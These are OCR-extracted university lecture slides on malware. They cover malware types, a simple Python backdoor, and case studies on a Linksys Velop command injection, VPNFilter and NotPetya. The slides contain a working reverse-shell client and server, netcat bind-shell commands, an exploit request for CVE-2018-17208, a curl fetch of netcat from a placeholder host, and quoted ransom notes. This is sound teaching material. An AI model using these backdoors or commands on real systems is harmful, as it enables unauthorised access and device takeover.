IT-Security (ITS) B1

DIKU, E2022

Today’s agenda

Malware defined

Building our own backdoor

Malware case studies

Malware defenses

Malware defined

Malware is malicious software that

disrupts operations,

steals sensitive data, or gives

unauthorised access to computers

Or anything else you don’t want software to do on your system

Remember: Vulnerabilities are exploited to run malware

Many types (not mutually exclusive)

Virus

Worms

Trojan horse

Backdoor

Rootkit and bootkits

Keylogger

Wiper

Ransomware

RATs

Crimeware

C2 scripts

Legitimate tools

Many real-world examples

Cryptolocker

Zeus

Havex

Stuxnet

Flame

PlugX


Vpnfilter


Shamoon

WannaCry

NotPetya

Malware at many layers






Dell driver fix still allows Windows Kernel-level attacks

By **Bill Toulas** December 13, 2021


In May 2021, a set of five vulnerabilities in Dell computer drivers collectively tracked as CVE-2021-21551 was disclosed and fixed after it remained exploitable for 12 years.

However, Dell's fix wasn't comprehensive enough to prevent additional exploitation, and as security researchers warn now, it is an excellent candidate for future Bring Your Own Vulnerable Driver (BYOVD) attacks.


Malware’s role in Cyber Kill Chain




Malware in many stages




Sidebar: How malware gets on a system





Sidebar: Another option



Paying People to Infect their Computers

Research paper: "It's All About The Benjamins: An empirical study on incentivizing users to ignore security advice," by Nicolas Christin, Serge Egelman, Timothy Vidas, and Jens Grossklags.

> **Abstract**: We examine the cost for an attacker to pay users to execute arbitrary code -- potentially malware. We asked users at home to download and run an executable we wrote without being told what it did and without any way of knowing it was harmless. Each week, we increased the payment amount. Our goal was to examine whether users would ignore common security advice -- not to run untrusted executables -- if there was a direct incentive, and how much this incentive would need to be. We observed that for payments as low as $0.01, 22% of the people who viewed the task ultimately ran our executable. Once increased to $1.00, this proportion increased to 43%. We show that as the price


Let’s build a backdoor

A simple Python backdoor


```
#client - connect to server, receive command

import socket
import subprocess

REMOTE_HOST = '1.2.3.4'
REMOTE_PORT = 123

client = socket.socket()
client.connect((REMOTE_HOST, REMOTE_PORT))

while True:
    command = client.recv(1024)
    execute_command = subprocess.Popen(command)
    output = execute_command.stdout.read()
    client.send(output)
```

```
#server - listen for client connections

import socket

HOST = '0.0.0.0'
PORT = 123

server = socket.socket()
server.bind((HOST, PORT))
server.listen(1)
client, client_addr = server.accept()

while True:
    command = input('Enter Command : ')
    client.send(command)
    output = client.recv(1024)
    print(output))
```

Netcat – the network swiss army knife



```
[~]$ nc localhost 4444
pwd
/tmp
```



```
[tmp]$ nc -l localhost -p 4444 -e /bin/bash
```

Malware case studies

Malware case studies

How to infect a router

CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow **unauthenticated command injection** providing an attacker with full root access via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

CVSS v2.0 Severity and Metrics:

Base Score: 9.3 HIGH
Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Impact Subscore: 10.0
Exploitability Subscore: 8.6

CVE-2018-17208 on Linksys Velop

Linksys Velop (1.1.2.187020) devices allow **unauthenticated command injection** providing an attacker with full root access via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;/**sbin/reboot**; HTTP/1.0

CVE-2018-17208 on Linksys Velop

Strategy to install a backdoor

get netcat:	`curl http://somesite.com/nc > nc`
make it executable:	`chmod +x nc`
set up a listener:	`nc -l -p 1337 -e /bin/bash`
connect to router:	`nc router_ip 1337`

Another (router) case story: VPNfilter

VPNFilter

Malware designed to infect routers and network attached storage devices

It is estimated to have infected approximately 500,000 routers worldwide


It executes in 3 stages:

1st: persist and contact C2 to download further modules (initial infection unknown)

2nd: main payload capable of command execution including a destructive capability that "bricks" the device by overwriting a section of the device's firmware and rebooting, rendering it unusable.

3rd: several extra modules e.g. a packet sniffer, web credentials harvester, etc.

FBI on VPNFilter



Public Service Announcement

FEDERAL BUREAU OF INVESTIGATION

May 25, 2018

Alert Number

I-052518-PSA

Questions regarding this PSA should be directed to your local **FBI Field Office**.

Local Field Office Locations:
www.fbi.gov/contact-us/field

FOREIGN CYBER ACTORS TARGET HOME AND OFFICE ROUTERS AND NETWORKED DEVICES WORLDWIDE

SUMMARY

The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

TECHNICAL DETAILS

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.

FBI recommends

That users reboot their at-risk devices


- Thereby temporarily removing stages 2 and 3 of the malware

- Stage 1 would remain, leading the router to try re-downloading the payload and infecting the router again. However, prior to the recommendation the US Justice Department seized web servers the malware uses for Stage 2 installation

- Without these, the malware must rely on the socket listener for stage 2

A firmware update removes all stages of the malware, *though it is possible the device could be reinfected (as initial infection vector unknown)*

Read more




WEDNESDAY, JUNE 6, 2018

VPNFilter Update - VPNFilter exploits endpoints, targets new devices

INTRODUCTION

Cisco Talos, while working with our various intelligence partners, has discovered additional details regarding "VPNFilter." In the days since we first published our findings on the campaign, we have seen that VPNFilter is targeting more makes/models of devices than initially thought, and has additional capabilities, including the ability to deliver exploits to endpoints. Talos recently published a blog about a broad campaign that delivered VPNFilter to small home-office network devices, as well as network-attached storage devices. As we stated in that post, our research into this threat was, and is, ongoing. In the wake of that post, we have had a number of partners step forward with additional information that has assisted us in our work. This post is an update of our findings over the past week.



National Cyber Awareness System > Alerts > New Sandworm Malware Cyclops Blink Replaces VPNFilter

Alert (AA22-054A)

New Sandworm Malware Cyclops Blink Replaces VPNFilter


Original release date: February 23, 2022

Sandworm also known as Unit 74455, is allegedly a Russian cybermilitary unit of the GRU, the organization in charge of Russian military intelligence.[1] Other names, given by cybersecurity researchers, include Telebots, Voodoo Bear, and Iron Viking

The team is believed to be behind, amongst others, the December 2015 Ukraine power grid cyberattack, and the 2017 cyberattacks on Ukraine using the NotPetya malware.

Another case story: NotPetya

2017: WannaCry and NotPetya



What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.


Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am


Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw



```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   eyDnsh-fSebwG-yPU1Av-ybXzTa-B1CqTi-4GWHTW-11SnPk-MpAF58-KEhgW1-wLhPRb

If you already purchased your key, please enter it below.
Key: _
```

NotPetya


MeDoc Update Server
A2
A1
A3
Malicious Actor
Phishing Mail
Order20062017 .doc
Myguy.xls
Myguy.exe / BCA9D6.exe
NotPetya
Letral Movement Swiss Army Knife
Internal Network
B1
B2
B3
B4
B5
B6
G1
G2
Missing link between files
Internal Compromised Machine
Letral Movement Swiss Army Knife
C1
C2
C3


NotPetya propagation

The following methods are used to spread across a network:

- Network node enumeration

- SMB copy and remote execution

- SMB exploitation via EternalBlue



Lost in Translation

theshadowbrokers (60) in shadowbrokers • 2 years ago

KEK…last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeeee


theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

NotPetya propagation

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol (CVE-2017-0144).

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer.

The NSA did not alert Microsoft about the vulnerabilities, and held on to it for more than five years before the Shadowbroker breach.



Lost in Translation

theshadowbrokers (60) in shadowbrokers • 2 years ago

KEK…last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

